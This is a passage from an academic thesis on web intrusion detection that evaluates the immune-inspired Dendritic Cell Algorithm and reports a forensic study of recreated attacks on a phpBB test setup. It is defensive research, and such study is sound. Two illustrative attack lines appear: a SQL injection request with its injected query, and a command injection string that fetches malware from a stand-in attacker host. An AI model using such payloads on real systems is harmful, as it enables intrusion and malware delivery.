The original version of the DCA was eventually enhanced with an optimized signal fusion function [140], and further explored through a deterministic version in which the behavior of individual cells is no longer randomized [141]. This version lends itself better to the exploration of the effects on classification of its numerous parameters. In terms of its intrusion detection capabilities, the DCA has been shown capable of malware [142], and network intrusion detection [143, 144]. The case of the network attack detector is particularly interesting since the DCA successfully detected a number of attacks without requiring configuration through specific attack signatures or learning normal data instances [143]. Rather, the algorithm was configured through an input signal set based on expert knowledge derived through basic statistical analysis of a collection of labeled (attack and normal) host/network logs. Value ranges for log attributes associated with attacks were utilized as PAMP or danger signals, whilst their complement was used for safe signals. Although experimental results raise some concerns about how to further improve the overall detection effectiveness that can be achieved by the DCA [143], this approach is very interesting as it is a departure from existing misuse and anomaly detection techniques.

The DCA is not the only DT-inspired AIS that has been explored for intrusion detection. NetTRIIAD also uses its own version of (artificial) PAMPs, danger and safe signals for network intrusion detection [135]. It takes a hybrid approach combining immune system inspiration and misuse detection to produce a better performing NIDS. A first component emulates the operation of an entire popula-

tion of DCs. Each DC collects network packets (the antigens) associated with the same network connection. The collected antigens are correlated with misuse alerts (PAMPs), and network/host statistics that indicate a distressed (danger signals) or stable (safe signals) system state. A second component emulates the operation of an entire population of Th cells by accepting the network connections collected by DCs, associated with danger and safe context values. This component first filters out any network connection that is present in a list of trusted connections (self antigens). The remaining connections (non-self antigens) are subjected to further filtering in case the difference between their associated danger and safe context values does not exceed a pre-set threshold (peripheral tolerance). Finally, the remaining connections (non-self antigens correlated with a danger context) are clustered on their features and only responded against in case their total danger context value exceeds a final threshold.

The net effect is that network connections associated with misuse alerts, and at the same time correlated with network or host-level statistics associated with ongoing attacks, trigger intrusion alerts. On the other hand, alerts are never raised for trusted connections or ones not associated with system distress. Furthermore, multiple misuse alerts associated with the same intrusion only result in a single alert. Results show that apart from being able to reduce the overall FP rate of the misuse detector [135], NetTRIIAD is also capable of detecting a small number of attacks for which no attack signature is available [145]. However these have to be particularly disruptive at the host or network level.

Overall, second generation AIS seem to be able to avoid the scale limitations of earlier approaches. Moreover they show that Danger Theory (DT) provides a good model for intrusion detection.

3.4 An information fusion perspective

The distinct aspect of DT-inspired detectors is their information fusion approach to intrusion detection. Both the DCA and NetTRIIAD fuse information from multiple sources in order to classify the monitored behavior as attack or normal. In both cases, the monitored behavior requiring classification (processes, network connections etc.) is correlated on a temporal basis with multiple signals that indicate the level of overall system distress (attack-related) or stability (normal behavior-related) of the system. Behavior correlated with system distress is classified as attack and raises alerts, whilst the rest is considered normal.

The Danger Theory's explanation of how adaptive immune responses are activated can also in fact be seen through an information fusion perspective. The immune system first senses generic signs of an ongoing infection and then zooms in onto the specific antigen pertaining to the responsible pathogen. DCs monitor their environment by sensing a number of externally and internally originating signals. A number of these signals, PAMPs and danger signals, are recognized as generic signs of an ongoing infection and affect their maturation process accordingly. Unlike antigens, these signals do not specifically identify the pathogens responsible for the infection, but only their presence. Therefore, the sensing of the signals alone is not enough to initiate an adaptive immune response since the identification of the more specific antigen is also required. However, these generic signals enable DCs to detect an infection even when this is caused by new pathogens with previously unseen antigens.

DCs collect antigens during tissue maintenance, but do so in a generic manner, without distinguishing between self and non-self antigens. During antigen presentation, mature DCs interact with Th cells to specifically identify the antigen pertaining to the pathogens causing the infection. The identification of the pathogen-specific antigen is what enables the activation of an adaptive immune response through lymphocytes with receptors that are highly specific to it. Given that this process takes generic input associated with an ongoing infection, and produces a specific output in terms of pathogen-specific receptors, this information fusion process is from hereon referred to as a *generic-to-specific information fusion process*.

This generic-to-specific information fusion process is appealing for web attack detection. A detection method that adopts a similar process would detect web attacks by sensing generic signs of an ongoing attack, or system distress, and then subsequently identifying the responsible attack HTTP request. Figure 3.5 shows the mapping of this process from the immune system domain onto the web attack detection one. The externally and internally originating signals are sensed through a fusion of host and network-level statistics in a similar manner to existing DT-inspired detectors, a sub-set of which is identified as attack-related distress. Attack HTTP requests constitute the specific information of an ongoing attack, whose identification enables a precise directed response.

By following this generic-to-specific information fusion process, the resulting detection method has the potential to realize the benefits of the human immune system identified in section 3.1. *Recognition of novel patterns* can be achieved



Figure 3.5: Web attack detection viewed as a generic-to-specific information fusion process akin to Danger Theory

by choosing generic signs of ongoing attacks in a manner to generalize beyond known attacks, providing novel attack resilience as a result. This contrasts with the specific signatures utilized by misuse detection that limits the capability of detecting novel attacks. *Safe non-self tolerance* can be achieved by not raising alerts against HTTP requests that are not associated with ongoing attacks. As a result, alerts are not raised for HTTP requests just because they do not fit a profile of normal behavior, thereby suppressing false alerts. This contrasts with anomaly detection where alerts are raised for behavior that does not fit the learned profile, irrespective of whether it is malicious or not, resulting in false positives. *Autonomous operation* stems from the generic signs of ongoing attacks that generalize in a manner so as not to require continuous updating. This contrasts with the requirements for current detection methods for continuous configuration in order to reflect newly discovered attacks or changing normal behavior. Finally, the role of detectors built upon this information fusion process would be to provide novel attack resilience as *part of a multi-layered defense system*, enhancing the level of protection provided by existing security mechanisms. Existing mechanisms provide the preventive measures and prompt detection of preventible and known attacks respectively, whilst these detectors provide a fall-back protection

layer that is resilient to novel attacks.

3.5 Summary

This chapter presented an overview of those aspects of the Human Immune System (HIS) that can be relevant to web attack detection. The immune system is capable of producing specific responses to previously unseen pathogens, whilst not responding to cells of the host body or harmless foreign bodies. These qualities are similar to those of an ideal web attack detector. In the HIS, these qualities are achieved by the adaptive immune system which is made up of a population of autonomous cells that do not require centralized control. Furthermore it also collaborates with other components of the HIS as part of a multi-layered defense system. Similarly, autonomous web attack detectors can complement the role of other security mechanisms.

The main insight from this work is the generic-to-specific information fusion process of the adaptive immune system according to Danger Theory (DT). This is a process that fuses generic signs of an ongoing infection and subsequently responds specifically to the invading pathogens. This process provides inspiration for a web attack detection method that exhibits novel web attack resilience through generic signs of ongoing attacks, whilst suppressing false positives through the identification of the attack HTTP requests. As the DCA is the most explored DT-inspired algorithm for intrusion detection, it presents a natural starting point for investigating this approach further.

Chapter 4

A closer look at Danger Theory

The previous chapter identified Danger Theory (DT) as promising in overcoming the limitations of existing detection methods. Seen from an information infusion perspective DT suggests that the human immune system (HIS) follows a generic-to-specific information fusion process, where pathogen-specific adaptive immune responses are activated by generic signs of an ongoing infection. A detection method that follows a similar approach may provide the required novel attack resilience, utilizing generic signs of ongoing attacks in order to detect attack HTTP requests.

This chapter aims to further explore the suitability of DT for web attack detection. The Dendritic Cell Algorithm (DCA), being the most popular DT-inspired AIS, provides the ideal medium through which to carry out this exploration. An overview of the algorithm is first given (section 4.1). Subsequently, an experiment and a forensic investigation are carried out with the aim to better understand the workings of the DCA and how it could be used for web attack detection (sections 4.2 and 4.3). The DCA is then utilized as the basis for a critical examination of DT in the context of web attack detection (section 4.4).

4.1 The Dendritic Cell Algorithm

The DCA is a population-based algorithm that ranks input antigens, the data points requiring classification, on an anomaly scale by correlating them with a fusion of multiple input signals [58]. Signals are PAMPs, danger signals and safe signals. PAMPs and danger signals both cause correlated antigens to be

ranked high in the anomaly ranking. The difference between the two is that PAMPs indicate attack behavior with a higher level of confidence than danger signals, and therefore their values carry a larger weight in ranking antigens as highly anomalous. Safe signals on the other hand cause the correlated antigens to be ranked lower. Safe signals indicate system stability, implying the absence of attacks, that includes suppressing the effect of high danger signal values when these are the result of normal behavior [113].

The algorithm operates in two phases: the information processing phase and the information aggregation phase. During the information processing phase, a population of artificial dendritic cells (DC) non-deterministically samples antigens from an input antigen array and correlates them on a temporal basis with a fused signal value obtained from an array of input signal values. At the point in time when cells have been exposed to an amount of signals exceeding a preset threshold, DCs are said to mature and migrate to the information aggregation phase, each presenting a list of the sampled antigens and an associated context. This context may be a danger or safe context, depending on whether the matured cells have been exposed mostly to PAMPs and danger signals, or to safe signals respectively. The computed anomaly ranking for each antigen depends upon the contexts of all DCs that sample it during the information processing phase, called the Mature Antigen Context Value (MCAV), that ranges from 0 (normal) to 1 (anomalous). By setting a threshold for the MCAV, that aggregates the contexts for all DCs that sample them, antigens can be classified as anomalous or normal.

Figure 4.1 summarizes the DCA's two main phases and their corresponding inputs and outputs[1].

4.2 The DCA replication experiment

In order to utilize the DCA for further exploration of DT, some familiarization with the algorithm is required. This can be obtained by replicating a published configuration of the DCA and its classification results, irrespective of the fact this is not one targeting web attacks. Therefore this experiment aims to replicate a published DCA configuration for detecting ping scans and its corresponding classification results [58], in order to better understand its workings[2]. The ping scan experiment is chosen since it focuses on the classification aspects of the DCA

[1] Details for the signal fusion and antigen ranking functions can be found in appendix A.
[2] Appendix A contains further experiment details.



Figure 4.1: An overview of the DCA

in contrast with recent work that is more concerned with its optimization or its specific parameters [137, 141, 144]. It is also a relatively simple experiment to carry out as compared to more recent ones [142, 143], which makes it easier to replicate. The scenario consists of presenting the DCA with an attack 'ping scan' session and then with a 'normal file upload' session. The DCA is expected to detect the ping scan as attack, but not the file upload. This can be achieved by having the DCA rank the processes involved in the ping scan as more anomalous than those in the file upload session. The attack session consists of a secure shell (ssh) login followed by the execution of the ping scan through `nmap`. The processes involved are:

- *sshd* - the secure shell daemon.
- *bash* - the default shell executed following a successful ssh login.
- *attack.pl*[1] - a Perl script that automates the ping scan.
- *nmap* - the port scanner process utilized for ping scanning.

[1]This process replaces *pts* in the original experiment scenario since the entire session is automated.

The normal session consists of a similar secure shell login but a file upload is executed instead of the ping scan. The processes involved are:

- The same initial *sshd* and *bash* processes.
- *normal.pl* - a Perl script automating the file upload.
- *scp* - the 'secure copy' process used for carrying out the file upload.

These processes are presented to the DCA as antigens, and it is expected to rank *nmap* as the most suspicious antigen, with *attack.pl* being ranked more suspicious than *normal.pl*.

4.2.1 Experiment setup

The DCA's implementation is carried out within the `libtissue` framework [133], and is configured with the same parameters used for the original experiment [58, 112, 113]. `libtissue` provides the majority of the code for the DCA's implementation. The development of the information processing phase is reduced to just configuring the framework with the DCA parameters, and writing the code for the signal fusion function and the procedure that gets executed whenever cells exceed their migration threshold. This procedure logs the cells' context (mature or semi-mature) and the collected antigen list to a log file. The information aggregation phase is implemented through a function that computes the MCAV for each collected antigen based on the logged information.

The original normal and attack sessions are also recreated, with 5 additional file upload sizes in the 5MB - 25MB range complementing the original 2.5MB one aiming to introduce further variation in normal behavior and further test the DCA's classification. Monitored behavior is presented to the DCA as follows:

- *Antigens* - process identifiers associated with the monitored system calls.
- *PAMP* - the ICMP 'Destination Unreachable' packets/s, an error rate typically associated with ping scans.
- *Danger signal* - the outbound traffic rate, that is expected to increase during ping scans but also caused by normal behavior.
- *Safe signal* - the inverse rate of change in outbound traffic, based on the assumption that ping scans cause a variable outbound traffic rate, and

Table 4.1: Mean MCAV obtained for the various uploaded file sizes

Antigen	2.5MB	5MB	10MB	15MB	20MB	25MB
scp	0.25	1	0.97	0.99	0.95	0.95
nmap	0.19	0.19	0.19	0.19	0.19	0.19
sshd (normal)	0.08	0.09	0.08	0.06	0.12	0.13
attack.pl	0	0	0	0	0	0
bash (attack)	0	0	0	0	0	0
bash (normal)	0	0	0	0	0	0
normal.pl	0	0	0	0	0	0
sshd (attack)	0	0	0	0	0	0

therefore high but constant danger signal values are considered to indicate normal behavior.

4.2.2 Results

Table 4.1 shows the mean MCAV per process for the six different file upload sessions and the ping scan session. Each session is repeated 30 times and the overall mean MCAV for each antigen taken. Results show that *scp* is erroneously ranked as the most suspicious antigen in all sessions, with particularly high MCAV as of the 5MB session. The results indicate that the chosen safe signal is not sufficiently effective in preventing normal antigens from being classified as attacks. As can be observed from figure 4.2, the assumption that the rate of outbound traffic remains constant during file uploads does not hold in this case, rendering the chosen safe signal ineffective. Safe signal normalization to a 0-10 scale as compared to a 0-100 scale used for the danger signal scale does not help either. As with the original experiment, this is necessary in order not to have the safe signal suppress the PAMPs that would have further decreased the low MCAV obtained for *nmap* in addition to the 0 obtained for *attack.pl*.

One way to address this issue could be to adjust the DCA parameters in order to decrease the weighting of the danger signals during signal fusion, or re-scale the danger signal during signal normalization in order to decrease its values, and consequently decrease the MCAV obtained for *scp*. This adjustment though is specific to the observed normal behavior, pointing out that to some extent normal behavior profiling through DCA parameter learning could be required.

Overall, the DCA makes use of a number of parameters. These include weights used in signal fusion, the size of the cell population, the scaling factors used to



Figure 4.2: Normal session input signals for the 25MB file upload

normalize input signals, the migration threshold at which point cells migrate to the information aggregation phase, and the antigen classification threshold [113]. DCA experimental results suggest that classification is insensitive to these parameters, and that default settings are expected to work in general [58, 137, 141, 143]. However, the results from this experiment indicate that this may not always be the case. This has the risk of running into the same issues encountered by existing anomaly detectors, where the lack of complete knowledge of normal behavior leads to high false positive rates. This concern requires a follow-up through further experimentation with the DCA configured with input signals specifically chosen for web attacks. This calls for an exploration into the make-up of these signals.

4.3 A forensic investigation into generic signs produced by web attacks

A suitable choice of input DCA signals for web attacks that fits the generic-to-specific information fusion process (chapter 3, section 3.4) requires the knowledge of the generic signs produced by web attacks. These signs can then be used to define danger signals. PAMPs, on the other hand, are less relevant at this stage

since these are typically chosen to be highly specific to an ongoing attack rather than to indicate generic signs of an ongoing attack. Safe signals are required to indicate overall system stability but also need to suppress the effect of high danger signal values when these are the result of normal behavior. Therefore their exploration is best conducted once candidate danger signals are identified. Signs of distress that are taken into consideration comprise host and network-level statistics similar to those utilized by second generation Artificial Immune Systems (AIS) [133,135,138,143]. These signs of distress can be identified through a forensic investigation as carried out during intrusion response activities, where system logs are analyzed with the aim of identifying the traces left by successfully executed attacks [106, 107].

4.3.1 Investigation setup

The setup follows the approach adopted by digital forensics experimentation where well known vulnerability types are recreated within an application, and attacks that exploit the vulnerabilities are created [146]. In this case this approach provides a convenient way to execute a variety of web attacks within the same setup, covering both the pre-exploitation (e.g. scanning) and exploitation phases of the attack. The setup consists of a phpBB3[1] on-line forum application deployed on a Linux (kernel 2.6.24)/Apache2.0[2]/MySQL[3]/PHP[4] (LAMP) platform. Application logic vulnerabilities are created within phpBB scripts, whilst platform-level vulnerabilities are created within an apache module. Probes for identifying the signs of ongoing attacks are deployed at the network, operating system, and web application levels[5].

In total, nine attacks are executed that represent popular web attacks and a variety of attack objectives:

A1 A recreation of the *lucky punch*[6] attack that combines SQL injection (SQLi) and cross-site scripting (XSS). This attack is followed by a legitimate request to the compromised system that returns the stored XSS payload.

A2 A blind SQLi scanner [147], followed by *A1*.

[1] http://www.phpbb.com
[2] http://httpd.apache.org/
[3] http://www.mysql.com
[4] http://www.php.net
[5] Probe details can be found in Appendix A.
[6] http://hackademix.net/category/sql/page/2/

A3 A combination of the *Santy worm* and *Mambo exploit* that exploits a command shell injection vulnerability and downloads malware from an attacker-controlled server [9]. This malware launches a reverse spawned shell contacting a malicious remote shell connection handler, and performs a 'Google' search to identify the next victims.

A4 Execution of metasploit's[1] `auxiliary/http/version`, `auxiliary/http/dir_scanner`, `auxiliary/http/files_dir` web server scans followed by *A3*.

A5 Recreation of the *PHPShell honeypot defacement* and *illegal file hosting* attacks via a command shell injection vulnerability [9].

A6 Execution of metasploit's web server scans followed by *A5*.

A7 A client spoofing attack based on *session identifier brute-forcing* [4].

A8 A denial of service (DoS) attack that exploits a vulnerability similar to the *PHP interpreter direct invocation vulnerability* (Bugtraq-5280), causing a DoS by locking the web application server into an infinite loop.

A9 A *path traversal* attack that carries out an unauthorized file access on the victim host [4].

Each attack is complemented with its normal behavior counterpart consisting of the same HTTP requests used by the attack, but with benign payloads replacing the attack ones. In the case of application profiling, a sequence of benign requests to phpBB replace the scan requests. The investigation consisted of executing each attack and its normal behavior counterpart, and then collecting the log files from the aforementioned probes. For each of them, a forensic analysis was carried out to identify signs of ongoing attacks from the differences between their respective logs.

4.3.2 Forensic investigation results

The forensic investigation[2] shows that except for the DoS attack and pre-exploit scanning there are no representative signs of ongoing web attacks. The most

[1] http://www.metasploit.com

[2] Further results details can be found in Appendix A.

representative signs of distress are associated with the DoS attack (*A8*), that causes an increase in system load, the web server consumes more resources and reaches its maximum request processing capacity. All DoS attacks, whether high or low-rate ones, are expected to cause similar resource exhaustion. The attack used for this investigation is an example of the latter type. Detecting such distress requires that all network/system/application-level resources are duly monitored. For example in the case of a low-rate DoS attack that exploits vulnerable code that allocates but does not relinquish back-end connections, its distress can only be detected if the consumption of back-end connections is monitored. Another representative sign of distress is exhibited by the pre-exploit scanners where the error rate increases both in terms of HTTP response error status as well as in terms of outputs to `stderr` captured by the web server's error log. The latter was also observed during attacks that hijack the execution flow of the web server (*A3* and *A5*). Pre-exploit scanning in general is expected to produce similar erroneous activity associated with their exploration type of activity. Other attacks may also produce similar activity due to incomplete knowledge of the targeted application.

The rest of the signs of ongoing attacks are less representative. For example, pre-exploitation scanning in *A4* and *A6* changes the profile of network traffic in a way that whilst the HTTP request rate increases, the TCP segment rate decreases. This could be related to the increased number of HTTP requests made by the scanner that result in error HTTP responses, which are smaller in size than the responses for valid HTTP requests made to phpBB. This change in the traffic profile in fact does not occur during the blind SQL scanner in *A2* since error responses in that case still consist of phpBB-generated output. The execution-hijacking attacks increase the load on the system in terms of CPU utilization, which is probably a result of attack payload execution. These payloads also cause an increase in the web-path activity due to the created or modified web resources. However these signs indicate that different code is being executed rather than that an attack is underway.

On the other hand, no similar activity is observed for the other attacks. In fact, at first sight the rest of the attacks have no apparent signs of distress associated with them, and a deeper log inspection is required to identify them. For the session identifier brute-forcing attack (*A7*) these are signs of session identifier brute forcing through the continuous resetting of session identifiers along with an increased HTTP request rate. In the case of the SQLi/XSS (*A1*) and path traversal (*A9*) attacks, the only signs of an ongoing attack are the presence

of input filter evasion characters within URL decoded HTTP query strings. No system statistics indicate their presence. These however are not an effect of the attacks, but rather specific features of the attack HTTP requests.

In conclusion, despite the relatively small number of attacks executed in this investigation, no pattern emerges for generic signs of ongoing web attacks and from which to define danger signals that fit the generic-to-specific information fusion process. The 'noisier' DoS and scanning attacks are potentially detectable through increased error rates and an increased load on system resources, but the same does not apply to other attacks. Whilst it is true that execution-hijacking attacks increase system-wide load and web-path activity, these events could also result from benign increased web application usage and so can only be used along with a suitable safe signal. Furthermore, the increase in error log entries caused by these attacks could be easily evaded by redirecting the error output to a 'null' device. Log entries for the remaining attacks are too specific to qualify as generic signs of ongoing attacks.

The results of this investigation complement those from the DCA replication experiment and pose further concerns regarding the application of the algorithm for web attack detection. These concerns raise the question of whether these issues stem from the underlying DT concepts. In this regard a critical examination of these concepts is carried out.

4.4 Limitations of Danger Theory for web attack detection

This analysis critically examines the Danger Theory (DT) concepts underpinning the DCA in terms of their suitability for web attack detection. The objective is to identify those concepts that may be problematic for web attacks.

4.4.1 Danger signals

DT relies on the fact that an infection always causes the same type of distress, tissue damage. Whilst the candidate danger signals within the human body could be several, they are all associated with necrotic cell death (abnormal cell death resulting from an infection) that exposes a high concentration of molecules to the cell's environment that normally would only be found in small quantities in healthy tissue [130,132]. On the other hand, the forensic investigation just carried

out suggests that this may not be the case for web attacks. Whilst DoS attacks and pre-exploitation scanning cause representative signs of system distress both at the host and network levels, the same does not hold for the rest of the attacks. This presents a problem for defining danger signals for web attacks.

Moreover, it is not completely clear whether web attacks always cause system distress. The *lucky punch* attack executed during the forensic investigation uses a combination of SQLi and XSS exploits, both characterized by the exploitation of a vulnerability on one host and the execution of their payload on another. For example in the case of SQLi attacks, once the vulnerable server code (e.g. `$query = "SELECT * from Customers where cust_id = $getvarid"`) is exploited (e.g. `GET /customers.php?id=1OR%201%3D1`), the actual injected SQL command, `"SELECT * from Customers where cust_id = 1 OR 1=1"`, is passed on to the database server where it is executed. In this case, detecting distress is not trivial since at the point of attack payload execution, it is not easy to distinguish legitimate SQL queries from maliciously injected ones.

At the same time, there is also a problem with signs of distress that are not exclusively related to web attacks. For example, an increased system load that indicates the presence of execution-hijacking attacks could also be the result of increased system usage. The same argument applies for the signs of distress in the form of increased web-path activity or HTTP request rate. Danger signals based on these signs of distress present a false positives (FP) risk similar to the one encountered during the DCA replication experiment, unless properly compensated by safe signals.

4.4.2 Safe signals

The role of safe signals in the DCA is to avoid normal antigens being wrongly classified as anomalous. Safe signals mirror DT's explanation of how non-harmful antigens are tolerated by the immune system. In fact, DT suggests that an immune response is not activated when DCs collect antigen in the presence of pre-programmed apoptotic cell death that indicates a healthy tissue state [25]. Given that the danger signals are not exclusive to attacks, the role of safe signals becomes crucial. In the DCA, safe signals are based on a notion of system stability, however the DCA replication experiment suggests that it is not trivial to choose safe signals that are effective in avoiding false positives.

4.4.3 Antigen sampling

In the DCA, not all input antigens are considered for classification, rather only a sample of antigens is collected for correlation with the fused input signals. This mechanism is based on the sampling of antigens by DCs in the human body. During an infection within the human body, it is expected that a large number of the same type of pathogen are introduced, with this number expected to increase when the intruding pathogens proliferate. In this scenario, it is logical to assume that during antigen collection, only a sample of the antigens found within the tissue are considered without missing the pathogenic antigens, resulting in a lightweight but effective process. On the other hand, web attacks are typically launched through a single attack HTTP request, and if antigens are chosen as attack HTTP requests, antigen sampling may not be effective. `libtissue`'s antigen multiplier parameter can be leveraged by the DCA in situations where multiple copies of the same antigen are not available [112]. However, the antigen multiplier increases the size of the input, and consequently the number of steps taken by the classifier, instead of providing a lightweight process.

4.4.4 Time-based correlation

The time-based antigen-signal correlation in the DCA mirrors that performed by DCs within the human body that occurs on a spatiotemporal basis, with adaptive responses being activated only during the presence of danger signals [26]. This is logical since during an ongoing infection it is expected that pathogens are present within the human tissue cells while these are infected, ending up with necrotic cell death. On the other hand, this may not always be the case for web attacks. In the case of attack HTTP requests the execution of the attack payload can be delayed. This would cause signs of distress associated with the attack payload to be observed long after the sampling of the attack HTTP request has been carried out. One example could be a command injection attack that injects the command `; sleep 3600; wget http://www.attacker.com/malware.file`. In this case, a whole hour will pass before the observable signs of the suspicious file download could be detected. This gives rise to the unwanted possibility that the attack HTTP request is not correlated with these signs of distress, but instead other benign HTTP requests are. This example highlights the fact that infection within the human body and a web application may vary.

Interestingly, the adoption of time-based correlation by the DCA seems to be

the source of inaccurate classification whenever input signals are delayed beyond a certain point. Later experimentation with the ping scan scenario [141], pointed out that the algorithm is prone to misclassify antigens whenever they are not synchronized with their associated input signals. This means that whenever the effects (signals) of the behavior (antigens) either anticipate or are delayed in relation to antigen monitoring, misclassification occurs which is a source of both false positives and negatives. In a ping scan detection scenario, signals are expected to cause misclassification whenever their delay exceeds a ten second threshold. Another issue with the DCA that is also related with time-based correlation is the 'innocent bystander effect'. This refers to the fact that the DCA is prone to classify normal antigen as attack whenever they are collected by DCs approximately at the same time as attack antigens. This issue is a source of false positives [113].

4.4.5 Long response times for novel infections

In the human body, the trade-off between a prompt adaptive immune system response and novel pathogen detection seems to work reasonably well. In the case of a novel infection, the human body may suffer the effects of an ongoing infection for a period of time until the immune system picks up the signs of distress and generates appropriate lymphocytes [111,112]. When this happens, the human body is expected to recover. In the case of a web application under attack, it could be the case that by the time the first signs of distress are observed it is already too late to prevent irreversible damage from occurring. For example, say that an attacker spawns a reverse shell [31]. If detection occurs when the attacker starts sending shell commands to steal sensitive data, the data remains confidential. On the other hand, irreparable damage could occur if attack detection occurs only once information disclosure takes place. Any DT-inspired approach is expected to have this limitation.

4.5 Experimental findings

Results from the replicated DCA experiment show that normal behavior profiling through parameter learning could be required, which has the risk of running into the false positive issues encountered by existing anomaly detectors. Furthermore, from the forensic investigation no pattern emerges for generic signs of ongoing web attacks, and from which to define suitable danger signals that fit the generic-

to-specific information fusion process. The critical examination of the DT points out that, unlike the human body, web attacks do not have an obvious source of danger signals. Furthermore when defined as systems statistics, danger signals may not be exclusive to attacks or may not even be present at all. Moreover, given that danger signals are not exclusive to attacks the role of safe signals becomes crucial to avoid false positives. However it may not be trivial to identify ones that do so effectively. Antigen sampling is not suitable for web attack detection since this could lead to miss attacks launched through a single HTTP request. Creating multiple copies of the monitored requests would defeat the purpose of sampling them since this would compromise the aim of rendering the detection process more efficient. Similarly, the time-based correlation of antigen and signals is counterproductive and would be a source of both false positives and negatives. Finally, the long response times associated with DT presents a limitation of the approach.

Since the critical examination of DT considers antigen sampling and time-based correlation to be counterproductive, this rules out any further pursuit of the generic-to-specific information fusion process through the DCA. In addition to the parameter-learning concern, these DT concepts form an intrinsic part of how antigens are classified in this algorithm. On the other hand, the experimentation carried out so far does not suffice to rule out the possibility of defining the generic signs of ongoing web attacks in terms of DT signals. However it identifies a number of challenges that need to be addressed through further exploration. This exploration can take a number of options into consideration. First, the way danger signals have been chosen so far in terms of system statistics offers room for improvement. Specifically, more discernible ones are required by looking beyond system statistics. Furthermore, so far PAMPs have been under-utilized and chosen in a specific manner to individual attacks. This is similar to how attack signatures are typically chosen in misuse detection. Rather, in the immune system PAMPs constitute generic, rather than specific, patterns shared by entire classes of pathogens. It would be interesting to look for PAMPs that are more faithful to the immunity model. Finally, the role of signals inspired by presence of normal cell death (safe signals in the DCA) in suppressing danger signals associated with benign behavior, whilst not trivial to define, has not yet been explored specifically within the context of web attacks.

Therefore, web attack detection through a generic-to-specific information fusion process should be pursued further. However, the findings from the initial

experimentation presented in this chapter need to be taken into consideration through additional requirements that a detection method that follows this process needs to satisfy. The next chapter sets out these requirements and presents a detection method that satisfies them.

Chapter 5

Distress Detection

